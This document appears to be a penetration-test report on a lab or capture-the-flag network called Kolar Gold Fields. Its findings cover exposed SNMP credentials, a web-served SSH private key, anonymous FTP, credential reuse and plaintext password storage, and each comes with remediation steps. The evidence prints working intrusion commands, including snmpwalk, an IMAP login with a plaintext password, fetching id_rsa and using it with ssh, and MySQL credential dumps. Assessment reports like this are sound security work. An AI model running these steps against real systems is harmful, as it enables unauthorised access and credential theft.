KGF2{4743565aXXXXXXXXXXXXXXXXX0307d89}

```

6 Remediation Summary

As a result of this assessment there are several opportunities for KGF to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. KGF should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

SHORT TERM REMEDIATION:

- Finding Reference 1 - Disable UDP port 161 network device management service completely and rotate all **garuda** administrator account passwords across affected systems.
- Finding Reference 1 - Remove **/ssh** directory from Apache web root and rotate **adheera** user SSH keys
- Finding Reference 2 - Disable anonymous FTP access (**anonymous_enable=NO** in **vsftpd.conf**)
- Finding Reference 3 - Enforce password changes for **vittal** account across **rlogin** and **MySQL**.
- Finding Reference 4 - Rotate all 75 credentials from passwords database immediately

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Finding Reference 1 - Deploy network scanning to identify remaining default **public** access, implement authentication requirements on all network device management services, and enable comprehensive logging of all device management service access attempts.
- Finding Reference 1 - Enable web application firewall and implement secret management solution
- Finding Reference 2 - Replace FTP with SFTP and implement network access controls
- Finding Reference 3 -Deploy centralized identity management with unique service credentials
- Finding Reference 4 -Implement database encryption at rest and hashed password storage

6.3 Long Term

LONG TERM REMEDIATION:

- Perform ongoing network vulnerability assessments
- Conduct periodic service security audits
- Educate administrators on secure configuration practices
- Enhance network segmentation between environments
- Implement continuous security monitoring platform
- Establish mandatory security awareness training
- Deploy automated patch management system
- Create formal credential management policies
- Perform regular penetration testing exercises
- Implement defense-in-depth security controls
- Establish security incident response procedures
- Conduct configuration baseline hardening reviews

7 Technical Findings Details

1. SNMP Username and Password Stored in Public Community String - **Critical**

CWE	CWE-798 - Use of Hard-coded Credentials
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	A network device management service running on UDP port 161 exposed valid administrator username and password credentials through its default "public" access setting. These credentials provided immediate access to system identification information and were confirmed working across multiple services including encrypted email access.
Impact	Complete System Compromise Enabled: The exposed "garuda" administrator credentials directly led to: • Access to internal company email containing network documentation and additional administrator credentials • Remote administration access to KGF1 target system • Harvesting of 75 plaintext credential pairs from local database • Full administrator (root) compromise of KGF1 system An attacker reaching this network segment gains immediate administrator-level access to critical systems and internal network documentation, creating a complete compromise path.
Affected Component	KGF1(10.0.0.27)
Remediation	• Disable UDP port 161 network device management service completely • Remove all services using exposed "garuda" administrator account • Deploy network monitoring to detect remaining default "public" access anywhere • Rotate all administrator credentials exposed during assessment • Enable authentication requirements on all network device management services • Implement configuration management preventing default community strings • Deploy automated scanning for common misconfigurations weekly • Document and test secure alternatives for network device management
References	• - [SNMP Community String Security Best Practices - Rapid7](https://www.rapid7.com/blog/post/2016/01/27/simple-network-management-protocol-snmp-best-practices/) [web:15] • - [Securing SNMP: Changing Default Community Strings - LinkedIn](https://www.linkedin.com/pulse/securing-snmp-imperative-changing-default-community-string-its-safe-vlqjc) [web:11] • - [SNMP Security Best Practices - Netreo](https://solutions.netreo.com/docs/snmp-security-best-practices) [web:16]

- - [Cisco SNMP Security Guidelines](https://www.cisco.com/c/en/us/support/docs/ip/simple-network-management-protocol-snmp/20370-snmpsecurity-20370.html) [web:18]
- - [SNMP Community Strings Tutorial - DNSstuff](https://www.dnsstuff.com/snmp-community-string) [web:13]

Finding Evidence

- Network reconnaissance via Nmap scan identified the device management service running on UDP port **161**

```
# Nmap 7.98 scan initiated Wed Feb  4 05:28:04 2026 as: /usr/lib/nmap/nmap -sU -p 161 -sC -oA snmp.scriptscan 10.0.0.27
Nmap scan report for 10.0.0.27
Host is up (0.00085s latency).

PORT      STATE SERVICE
161/udp    open  snmp
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 2283974e73c9896800000000
|   snmpEngineBoots: 7
|_  snmpEngineTime: 34m09s
| snmp-sysdescr: Linux KGF1 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64
|_  System uptime: 34m9.79s (204979 timeticks)
MAC Address: 08:00:27:A6:D6:4E (Oracle VirtualBox virtual NIC)

# Nmap done at Wed Feb  4 05:28:11 2026 -- 1 IP address (1 host up) scanned in 7.89 second
```

- Scan output confirmed the service was openly accessible.
- Brute force enumeration of community strings using **onesixtyone** tool identified the default **public** community was enabled and functional.

```
(kali㉿kali)-[10.0.0.56]-[~]
└─$ snmpwalk -c public 10.0.0.27 -v2c
iso.3.6.1.2.1.1.1.0 = STRING: "Linux KGF1 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (514757) 1:25:47.57
iso.3.6.1.2.1.1.4.0 = STRING: "Me <rocky@local.org>"
iso.3.6.1.2.1.1.5.0 = STRING: "KGF1"
iso.3.6.1.2.1.1.6.0 = STRING: "garuda <redacted>"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
<SNIP>
```

- Validated the discovered **garuda** username and password against encrypted email service using **OpenSSL**, successfully accessing confidential company email containing internal network documentation.

```
Start Time: 1770274988
Timeout : 7200 (sec)
Verify return code: 18 (self-signed certificate)
Extended master secret: no
Max Early Data: 0

read R BLOCK
* OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE IDLE AUTH=PLAIN AUTH=LOGIN] Dovecot (Ubuntu) ready.
1 LOGIN garuda eagle^123
1 OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE] Logged in
1 SELECT INBOX
* FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
* OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft \*)] Flags permitted.
* 2 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 1746276887] UIDs valid
* OK [UIDNEXT 3] Predicted next UID
1 OK [READ-WRITE] Select completed (0.014 + 0.000 + 0.013 secs).
1 FETCH 2 BODY[]
* 2 FETCH (BODY[] {1254})
From: rocky@kgf1.local
To: vittal@kgf1.local

Subject: Welcome to the Team!

Hello Vittal,

We are thrilled to have you aboard with us on this mission. Our company is unique, and we take pride in doing things differently than the usual corporate environment.

As part of our commitment to security, please keep in mind that we do not use the default SSH service. Instead, we utilize a different service to ensure the safety of our operations. Our senior team members will be available to assist you with the login process and guide you through the necessary steps.

Important Security Note: You can only log in to our server from specific IP addresses. Please ensure that you are using one of the following IP addresses when attempting to access the server: 10.0.0.100 to 10.0.0.115. Any login attempts from outside this range will be denied for security reasons.

Here are your login credentials for our employee portal:

Username: vittal
Password: [REDACTED]
Please remember that this is an automated email. If you have any questions or need assistance, do not hesitate to reach out to our senior team members.

Thank you for joining us, and congratulations on becoming a part of our team!

Best regards,


Kolar Gold Field's
)
1 OK Fetch completed (0.042 + 0.000 + 0.041 secs).
quit
quit BAD Error in IMAP command : Unknown command (748527.330 + 0.000 secs).
exit
exit BAD Error in IMAP command : Unknown command (748530.588 + 0.000 secs).
```

2. SSH Private Key Hosted Improperly on Apache Page - Critical


CWE	CWE-522 - Insufficiently Protected Credentials
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	An SSH private key (<code>id_rsa</code>) was found publicly accessible via an HTTP directory served by a Debian Apache web server at <code>192.168.56.110/ssh/</code> . The exposure was discovered through directory enumeration hinted by <code>robots.txt</code> . This misconfiguration allows unauthorized attackers to download the private key and potentially gain SSH access to internal systems using the <code>adheera</code> user account.
Impact	• Unauthenticated access to SSH private key files • Exposure of sensitive credentials for network authentication • Potential unauthorized access to internal systems • Entry point for attackers to pivot within the network
Affected Component	KGF2(192.168.56.110)
Remediation	• Remove <code>/ssh/</code> directory from Apache DocumentRoot immediately • Rotate all compromised SSH keys and credentials for <code>adheera</code> user • Implement Apache directory restrictions with <code>Require all denied</code> • Deploy secret management solution (Vault, AWS Secrets Manager) • Enable web application firewall (<code>mod_security</code>) rules • Conduct full credential rotation audit across environment
References	• https://cwe.mitre.org/data/definitions/522.html • https://owasp.org/Top10/A01_2021-Broken_Access_Control/ • https://httpd.apache.org/docs/2.4/misc/security_tips.html • https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final

Finding Evidence

- Initial Web Access: Navigated to <http://192.168.56.110> confirming Default Debian Apache web server



- robots.txt Enumeration: Accessed <http://192.168.56.110/robots.txt> revealing SSH directory hint
- User-agent: * Disallow: /ssh/




- SSH Directory Discovery: Navigated to <http://192.168.56.110/ssh/> identifying `id_rsa` private key file

- ```
wget http://192.168.56.110/ssh/id_rsa
```

- ```
chmod 600 id_rsa
```

- ```
ssh -i id_rsa adheera@192.168.56.110
```

```
(kali㉿kali)-[10.0.0.100]-[~/kgf/kgf2]
└─$ ssh -i id_rsa adheera@192.168.56.110
Linux kgf2 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64
```



```
Welcome
to
Kolar Gold Fields

(_)_ _____ _|IIIIIII|_/_____
()@8@8{ }<-----|-\VIIIIII/-|----->
)_/_/ _____/ /
(@) _____ _|IIIIIII|_/_____
 Author
 @Th0mas_Sh316y
```

```
adheera@kgf2:~$
```

- Access Verification: Confirmed access to **kgf2** host as **adheera** user

```
adheera@kgf2:~$ whoami
adheera
adheera@kgf2:~$ hostname
kgf2
```

### 3. Anonymous FTP Login Enabled - High

|                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|--------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CWE                | CWE-287 - Improper Authentication                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| CVSS 3.1           | 7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Root Cause         | The target host at <code>10.0.0.27</code> runs <code>vsFTPD 3.0.3</code> on port <code>21/tcp</code> with anonymous FTP login enabled. Nmap detected this issue during service scan, showing login allowed without credentials using the <code>ftp</code> username. Manual testing confirmed access to hidden files ( <code>.main.txt</code> and <code>.secret.txt</code> ) containing sensitive enumeration hints.                                                                                                                   |
| Impact             | <ul style="list-style-type: none"> <li>• Unauthenticated access to all anonymous FTP directory files</li> <li>• Exposure of sensitive hints for further network enumeration</li> <li>• Potential data leakage through publicly accessible files</li> <li>• Entry point for attackers to pivot within the network</li> </ul>                                                                                                                                                                                                           |
| Affected Component | KGF1(10.0.0.27)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Remediation        | <ul style="list-style-type: none"> <li>• Disable anonymous access: Set <code>anonymous_enable=NO</code> in <code>vsftpd.conf</code></li> <li>• Remove read permissions from sensitive files in FTP root directory</li> <li>• Require strong authentication for all FTP users</li> <li>• Replace FTP with SFTP or disable port 21 externally</li> </ul>                                                                                                                                                                                |
| References         | <ul style="list-style-type: none"> <li>• <a href="https://cwe.mitre.org/data/definitions/287.html">https://cwe.mitre.org/data/definitions/287.html</a></li> <li>• <a href="https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html</a></li> <li>• <a href="https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-45.pdf">https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-45.pdf</a></li> </ul> |

### Finding Evidence

- The tester initiated an Nmap scan, which revealed port 21 open with anonymous FTP login enabled.

```
nmap -p- -sC 10.0.0.27
```

- scan Output

```
Nmap 7.98 scan initiated Wed Feb 4 04:58:38 2026 as: /usr/lib/nmap/nmap -p- -sC -oA kgfTCp
10.0.0.27
Nmap scan report for 10.0.0.27
Host is up (0.00036s latency).
Not shown: 65527 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:10.0.0.56
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 3
```

```
| vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
110/tcp open pop3
<SNIP>
143/tcp open imap
<SNIP>
512/tcp open exec
513/tcp open login
514/tcp open shell
993/tcp open imaps
<SNIP>
995/tcp open pop3s
<SNIP>
MAC Address: 08:00:27:A6:D6:4E (Oracle VirtualBox virtual NIC)

Nmap done at Wed Feb 4 04:59:02 2026 -- 1 IP address (1 host up) scanned in 23.47 seconds
```

- Upon confirming anonymous FTP access was permitted, the tester logged in using the default **ftp** user and discovered two hidden files: **.secret.txt** and **.main.txt**. Both files were successfully downloaded for content analysis.

```
(kali@kali)-[10.0.0.56]-[~/kgf/kgf1]
└─$ ftp 10.0.0.27
Connected to 10.0.0.27.
220 (vsFTPD 3.0.3)
Name (10.0.0.27:kali): ftp
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30966|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||30478|)
150 Here comes the directory listing.
drwxr-xr-x 2 65534 65534 4096 Apr 30 2025 .
drwxr-xr-x 2 65534 65534 4096 Apr 30 2025 ..
-rw-r--r-- 1 65534 65534 16 Apr 30 2025 .main.txt
-rw-r--r-- 1 65534 65534 136 Apr 30 2025 .secret.txt
226 Directory send OK.
ftp> get .main.txt
local: .main.txt remote: .main.txt
229 Entering Extended Passive Mode (|||30850|)
150 Opening BINARY mode data connection for .main.txt (16 bytes).
<SNIP>
226 Transfer complete.
ftp> get .secret.txt
local: .secret.txt remote: .secret.txt
229 Entering Extended Passive Mode (|||30938|)
150 Opening BINARY mode data connection for .secret.txt (136 bytes).
<SNIP>
226 Transfer complete.
```

```
ftp> bye
221 Goodbye.
```

- The tester analyzed the contents downloaded from the FTP service.

```
└─(kali㉿kali)-[10.0.0.56]-[~/kgf/kgf1]
└─$ cat .main.txt
Hello Hacker!
└─(kali㉿kali)-[10.0.0.56]-[~/kgf/kgf1]
└─$ cat .secret.txt
Hello Hacker!
Looking for hints
Look out for UDP Ports which doesn't require auth..
Bye.....
```

## 4. Password Reuse Across Rlogin and MySQL Services - High

|                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
|--------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CWE                | CWE-257 - Storing Passwords in a Recoverable Format                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| CVSS 3.1           | 7.0 / CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Root Cause         | The user <b>vittal</b> credential obtained from the MySQL database was successfully reused for rlogin authentication on the target system. This password reuse pattern spans multiple services including both MySQL database access and rlogin remote login capabilities. Such credential overlap significantly expands the attack surface across network services.                                                                                                                                       |
| Impact             | <ul style="list-style-type: none"> <li>• Single compromised credential grants access to multiple services</li> <li>• Lateral movement capability across rlogin and database services</li> <li>• Elevated risk from password reuse across system components</li> <li>• Simplified attacker persistence through unified credential access</li> </ul>                                                                                                                                                        |
| Affected Component | KGF1(10.0.0.27)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Remediation        | <ul style="list-style-type: none"> <li>• Enforce strong password policies with complexity requirements</li> <li>• Implement password rotation schedules for all user accounts</li> <li>• Deploy multi-factor authentication across all network services</li> <li>• Enable service-specific credential management and auditing</li> </ul>                                                                                                                                                                  |
| References         | <ul style="list-style-type: none"> <li>• [CWE-257: Storing Passwords in Recoverable Format](https://cwe.mitre.org/data/definitions/257.html)</li> <li>• [OWASP Password Reuse Prevention](https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html)</li> <li>• [NIST SP 800-63B Digital Identity Guidelines](https://pages.nist.gov/800-63-3/sp800-63b.html)</li> <li>• [CIS Password Policy Recommendations](https://www.cisecurity.org/controls/password-requirements)</li> </ul> |

### Finding Evidence

- Initial enumeration of the IMAPS mail service revealed valid credentials for the user **vittal**. These identical credentials were successfully reused for rlogin service authentication.

```

Start Time: 1770274988
Timeout : 7200 (sec)
Verify return code: 18 (self-signed certificate)
Extended master secret: no
Max Early Data: 0

read R BLOCK
* OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE IDLE AUTH=PLAIN AUTH=LOGIN] Dovecot (Ubuntu) ready.
1 LOGIN garuda eagle^123
1 OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE] Logged in
1 SELECT INBOX
* FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
* OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft *)] Flags permitted.
* 2 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 1746276887] UIDs valid
* OK [UIDNEXT 3] Predicted next UID
1 OK [READ-WRITE] Select completed (0.014 + 0.000 + 0.013 secs).
1 FETCH 2 BODY[]
* 2 FETCH (BODY[] {1254})
From: rocky@kgf1.local
To: vittal@kgf1.local

Subject: Welcome to the Team!

Hello Vittal,

We are thrilled to have you aboard with us on this mission. Our company is unique, and we take pride in doing things differently than the usual corporate environment.

As part of our commitment to security, please keep in mind that we do not use the default SSH service. Instead, we utilize a different service to ensure the safety of our operations. Our senior team members will be available to assist you with the login process and guide you through the necessary steps.

Important Security Note: You can only log in to our server from specific IP addresses. Please ensure that you are using one of the following IP addresses when attempting to access the server: 10.0.0.100 to 10.0.0.115. Any login attempts from outside this range will be denied for security reasons.

Here are your login credentials for our employee portal:

Username: vittal
Password: [REDACTED]
Please remember that this is an automated email. If you have any questions or need assistance, do not hesitate to reach out to our senior team members.

Thank you for joining us, and congratulations on becoming a part of our team!

Best regards,

Kolar Gold Field's
)
1 OK Fetch completed (0.042 + 0.000 + 0.041 secs).
quit
quit BAD Error in IMAP command : Unknown command (748527.330 + 0.000 secs).
exit
exit BAD Error in IMAP command : Unknown command (748530.588 + 0.000 secs).

```

- Authentication to the rlogin service was successfully performed using the discovered **Vittal** credentials.

```

(kali@kali)-[10.0.0.100]-[~]
└─$ rlogin -l vittal 10.0.0.27
Password:
Last login: Thu Feb 5 12:45:29 IST 2026 from 10.0.0.100 on pts/0
Welcome to Kolar GOLD Fields
vittal@KGF1:~$

```

- The same credentials were successfully used to authenticate to the MySQL service. After logging into MySQL, **usernames** and **passwords** were dumped from the **passwords** database.

```

vittal@KGF1:~$ mysql -u vittal -p
Enter password:
<SNIP>
mysql> select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
1	garuda	<Reacted>
2	user2	<Reacted>
3	user3	<Reacted>
+----+-----+-----+
<SNIP>

```

- Dumping all content from the database enables access to additional usernames, passwords, other services, and user accounts.

## 5. Plaintext Credentials in MySQL Database - Medium

|                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
|--------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CWE                | CWE-312 - Cleartext Storage of Sensitive Information                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| CVSS 3.1           | 6.8 / CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:N                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Root Cause         | The tester accessed a <b>MySQL</b> database using valid credentials and discovered a <b>users</b> table storing <b>75</b> usernames and their corresponding passwords in plaintext format. This database server runs <b>MySQL version 5.7.42</b> on <b>Ubuntu 18.04.1</b> . The exposure of such sensitive credential information represents a critical security violation.                                                                                                                                                                                                                                                  |
| Impact             | <ul style="list-style-type: none"> <li>• Attackers gain immediate access to 75 local user account credentials</li> <li>• Plaintext passwords enable direct system account compromise</li> <li>• Password reuse across internal systems becomes possible</li> <li>• Complete administrative takeover of affected systems is likely</li> </ul>                                                                                                                                                                                                                                                                                 |
| Affected Component | KGF1(10.0.0.27)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Remediation        | <ul style="list-style-type: none"> <li>• Hash all passwords using strong algorithms (bcrypt, Argon2, PBKDF2)</li> <li>• Implement proper database access controls with least privilege</li> <li>• Encrypt sensitive data at rest using MySQL encryption functions</li> <li>• Audit and remove unnecessary user accounts from the database</li> </ul>                                                                                                                                                                                                                                                                         |
| References         | <ul style="list-style-type: none"> <li>• <a href="https://cwe.mitre.org/data/definitions/312.html">https://cwe.mitre.org/data/definitions/312.html</a></li> <li>• <a href="https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html</a></li> <li>• <a href="https://dev.mysql.com/doc/refman/5.7/en/encryption.html">https://dev.mysql.com/doc/refman/5.7/en/encryption.html</a></li> <li>• <a href="https://pages.nist.gov/800-63-3/sp800-63b.html">https://pages.nist.gov/800-63-3/sp800-63b.html</a></li> </ul> |

### Finding Evidence

- Login to the **KGF1** machine was performed using valid username and credentials. Upon gaining local user access to the **KGF1** machine, login to the MySQL database was executed using valid credentials.

```
vittal@KGF1:~$ mysql -u vittal -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.

Your MySQL connection id is 3
Server version: 5.7.42-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
```

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
mysql>

- Following successful login, a MySQL database named **passwords** was discovered.

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| passwords |
| performance_schema |
| sys |
+-----+
5 rows in set (0.02 sec)
```

- After identifying the **passwords** database, examination of its tables was conducted.

```
mysql> use passwords;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_passwords |
+-----+
| users |
+-----+
1 row in set (0.00 sec)
```

- All data from the "users" table within the Password database was successfully dumped.

```
mysql> select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
1	garuda	<Reacted>
2	user2	<Reacted>
3	user3	<Reacted>
4	reena	<Reacted>
5	vittal	<Reacted>
6	admin	<Reacted>
7	testuser	<Reacted>
8	rocky	<Reacted>
9	ananya	<Reacted>
10	Rocky	<Reacted>
11	Garuda	<Reacted>
12	Adheera	<Reacted>
13	Reena	<Reacted>
14	Zahir	<Reacted>
15	Shashi	<Reacted>
16	Hakim	<Reacted>
17	Jaggu	<Reacted>
18	Laxmikant	<Reacted>
19	Surya	<Reacted>
+----+-----+-----+
```

|    |                |           |
|----|----------------|-----------|
| 20 | Vittal         | <Reacted> |
| 21 | Bhairav        | <Reacted> |
| 22 | Raveena        | <Reacted> |
| 23 | Khan           | <Reacted> |
| 24 | Dattanna       | <Reacted> |
| 25 | Prakash        | <Reacted> |
| 26 | Rajendra       | <Reacted> |
| 27 | Sudhakar       | <Reacted> |
| 28 | Ananya         | <Reacted> |
| 29 | Neelima        | <Reacted> |
| 30 | Vardha         | <Reacted> |
| 31 | Chandru        | <Reacted> |
| 32 | InspectorPatil | <Reacted> |
| 33 | RajendraRao    | <Reacted> |
| 34 | SonuSood       | <Reacted> |
| 35 | Garudan        | <Reacted> |
| 36 | GoldMiner      | <Reacted> |
